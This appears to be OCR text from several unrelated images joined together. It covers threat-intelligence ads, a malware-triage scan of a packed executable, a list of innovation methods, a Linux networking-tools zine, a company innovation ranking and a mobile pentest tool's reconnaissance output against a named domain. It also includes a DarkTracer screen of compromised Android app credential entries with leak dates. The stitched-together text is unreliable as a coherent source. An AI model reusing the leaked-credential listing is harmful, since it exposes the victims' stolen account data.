
The Threat Intelligence scans the web, searching for signals and data that may represent a breach of your data security and a threat to your business.

keepnet LABS



Treadstone 71
:: We See What Others Cannot ::
:: Cyber Intelligence, CounterIntel, OSINT, Threat Intelligence ::


Detect It Easy v3.00
File name
[redacted].exe
...
File type
PE32
Entry point
004af630
>
Disasm
Base address
00400000
Memory map
Hash
Strings
PE
Export
Import
Resources
.NET
TLS
Overlay
Entropy
Sections
0003
>
TimeDateStamp
2019-02-04 08:42:40
SizeOfImage
000b8000
Resources
Manifest
Version
Hex
Scan
Detect It Easy(DiE)
Endianness
LE
Mode
32
Architecture
I386
Type
GUI
packer
UPX(3.91)[NRV,brute]
S
?
linker
unknown(10.0)[EXE32]
S
Options
Signatures
Deep scan
Scan
About
100%
>
Log
188 msec
Exit

INTERPOL
4TH DIGITAL SECURITY CHALLENGE
ONLINE
12-16 OCTOBER 2020




TALENT SPACE
Empowering people
Team / Organisational Design
Experimental Culture
Experimental Leadership
Ambidextrous Leadership
Adaptive Leadership
Innovation Learning / Pedagogy
Talent Management
System Leadership
Adaptive Management
Change Management
INTELLIGENCE SPACE
Understanding reality
Sensemaking
Collective Intelligence
Lead User Innovation
Open Innovation
Design Research
Ethnographic Research
Evidence-based Policy
Action Research
Contextual Inquiry
Randomised Control Trials
Policy Analysis
Speculative Design
Foresight
Crticial Design
Futures Analysis
"Nowcasting"
Data Visualisation
Reverse Engineering
Data Ethnography
Social Media Analysis
Citizen Generated Data
Agent Based Modelling
Big Data
Open Data
Positive Deviance
Open Policy Making
Systems Thinking
Systemic Design
Design Thinking
Human Centered Design
Living Labs
Service Design
Digital Transformation
User Experience Design
SOLUTION SPACE
Shaping reality
GovJams / Service Jams
Innovation Labs / Teams
Citizen Engagement
Challenges & Prizes
Co-creation
Reality labs
Democratic Dialogue
Accelerators
Social Innovation Camps
(Community) Asset Mapping
Regulatory Sandboxes
Transdisciplinary Design
Frugal Innovation
Jugaad
Minimal Viable Product (MVP)
Transition Design
Reverse Innovation
Riskiest Assumption Testing
Behavioural Insights
Lean Startup
Design Sprint
Prototyping
Gamification
Open Design
Alternative Finance
Impact Investment
Innovation/Creative Spaces
Social Innovation Camps
Crowdfunding
FabLabs
Hackathons
Crypto Currencies
Digital Social Innovation
Smart Cities
TECHNOLOGY SPACE
Enabling action
Augmented Reality
Virtual Reality
Algorithmic Governance
Internet of Things
Artificial Intelligence / Machine Learning
Sensors
Open Source
Blockchain




DarkTracer
host:android
DT
CL
CDS
RM
Analysis Results
Compromised Data Set INFO
Host
User
Password
Leaked Date
Victim IP
android://zQxb6hXv1MJiC1Yyotdhi8HP-y7fwPcOLwPOWTwWKpP2VXcbsuliI4iJ1KV0Dz3LzVsUuKJmYCBIUAxnsPB9FA==@com.facebook.katana/
2021-07-18 20:44:12
android://rx1M7HNclOtlTbka8IqBM_RA-PPzS-htzHtHBJQcOM2oNQSOsZxZF1j1MPteckITXrJ7xKh6mEC2HmKZpBwBrg==@com.snapchat.android/
2021-07-18 20:44:12
android://8PaKfofAAwCLwLw1Ze8oeDL04PNhYiQsuvtb3WBm7rnj5szOWw-_J9ZQwsUup_gljomtHbFpK3uxdDnqXguKsg==@com.alibaba.intl.android.ap
2021-07-17 19:22:28
Previous
1
2
3
4
5
4237
Next


every Linux networking tool I know
JULIA EVANS
@b0rk
wizardzines.com
ping
"are these computers even connected?"
curl
make any HTTP request you want
httpie
like curl but easier ("http get")
wget
download files
tc
on a linux router: slow down your brother's internet (and much more)
dig/nslookup
what's the IP for that domain? (DNS query)
whois
is this domain registered?
ssh
secure shell ♥
scp
copy files over a SSH connection
rsync
copy only changed files (works over SSH)
ngrep
grep for your network
tcpdump
"show me all packets on port 80!"
wireshark
look at those packets in a GUI
tshark
command line super powerful packet analysis
tcpflow
capture & assemble TCP streams
ifconfig
"what's my IP address?"
route
view & change the route table
ip
replaces ifconfig, route, and more!
arp
see your ARP table
mitmproxy
spy on SSL connections your programs are making
nmap
in ur network scanning ur ports
zenmap
GUI for nmap
p0f
identify OS of hosts connecting to you
openvpn
a VPN
wireguard
a newer VPN
nc
netcat! make TCP connections manually
socat
proxy a TCP socket to a unix domain socket + LOTS MORE
telnet
like ssh but insecure.
ftp/sftp
copy files. sftp does it over SSH.
netstat/ss/lsof/fuser
"what ports are servers using?"
iptables
setup firewalls and NAT!
nftables
new version of iptables
hping3
construct any TCP packet you want
traceroute/mtr
what servers are on the way to that server?
tcptraceroute
use tcp packets instead of icmp to traceroute
ethtool
manage physical Ethernet connections + network cards
iw/iwconfig
manage wireless network settings (see speed/frequency)
sysctl
configure Linux kernel's network stack
openssl
do literally anything with SSL certificates
stunnel
make a SSL proxy for an insecure server
iptraf/nethogs/iftop/ntop
see what's using bandwidth
ab/nload/iperf
benchmarking tools
python3 -m http.server
serve files from a directory
ipcalc
easily see what 13.21.2.3/25 means
nsenter
enter a container process's network namespace



RANKING THE TOP 50
MOST INNOVATIVE COMPANIES OF 2021
Innovation is critical to business survival. To be successful, companies must:
Prioritize innovation
Support innovation through funds and talent
Transform innovation investments into results
TYPE OF COMPANY
Technology
Consumer goods & services
Transportation & energy
Healthcare
Media & telecommunications
Boston Consulting Group surveyed over 1,500 innovation executives to rank the top 50 most innovative companies of 2021, based on four variables:
1 Global "Mindshare"
2 Industry Peer Review
3 Industry Disruption
4 Value Creation
HOW TO READ
Rank
Rank change from 2020
1 Apple
2 Alphabet
3 amazon
4 Microsoft
5 TESLA
6 SAMSUNG
7 IBM
8 HUAWEI
9 SONY
10 Pfizer
11 SIEMENS
12 LG Electronics
13 FACEBOOK
14 Alibaba Group
15 ORACLE
16 DELL
17 CISCO
18 TARGET
19 hp
20 Johnson & Johnson
21 TOYOTA
22 salesforce
23 Walmart
24 Nike
25 Lenovo
26 Tencent 腾讯
27 P&G
28 Coca-Cola
29 Abbott
30 BOSCH
31 mi 小米
32 IKEA
33 FAST RETAILING
34 adidas
35 MERCK
36 NOVARTIS
37 ebay
38 PEPSICO
39 HYUNDAI
40 SAP
41 INDITEX
42 moderna
43 PHILIPS
44 Disney
45 MITSUBISHI
46 COMCAST
47 GE
48 Roche
49 AstraZeneca
50 Bayer
Pfizer was one of four COVID-19 vaccine producers to make the list.
In Jan 2020, Toyota invested $400 million in Joby Aviation, a company that specializes in flying electric cars.
10 healthcare companies made the list in 2021, more than double compared to the previous year.
INNOVATION BY SECTOR
Companies in technology and consumer goods make up more than half the list.
Technology 32%
Consumer goods & services 32%
Healthcare 20%
Transportation & energy 12%
Media & telecom 4%
VISUAL CAPITALIST


marina
MARINA
[Master Artificial Recognition Intelligence for Network Attacks]
[v2.0 BETA]
[Under Construction]
Developed by Weidsom Nascimento for ANDRAX Mobile Pentest
M.A.R.I.N.A :> set host thecrackertechnology.com
[+] Setting host to: thecrackertechnology.com as a domain name
M.A.R.I.N.A :> info
[+] Running information module
[info] Starting passive information
[info] Checking device type by passive analysis
[info] Try find Web technologies
[Found] {'Bootstrap': {'categories': ['Web Frameworks']}} as Web technology in 80
[Found] {'jQuery': {'categories': ['JavaScript Libraries']}} as Web technology in 2083
[Found] {'jQuery': {'categories': ['JavaScript Libraries']}} as Web technology in 2082
[Found] {'Bootstrap': {'categories': ['Web Frameworks']}} as Web technology in 443
[Found] {'jQuery': {'categories': ['JavaScript Libraries']}} as Web technology in 2086
[DONE]
M.A.R.I.N.A :>
Ctrl Alt PgUp Home ▲ End ⋯
Esc Tab PgDn ◀ ▼ ▶ Im

HARDWARE ISOLATION OF **MICROSOFT EDGE** WITH **WINDOWS DEFENDER APPLICATION GUARD**

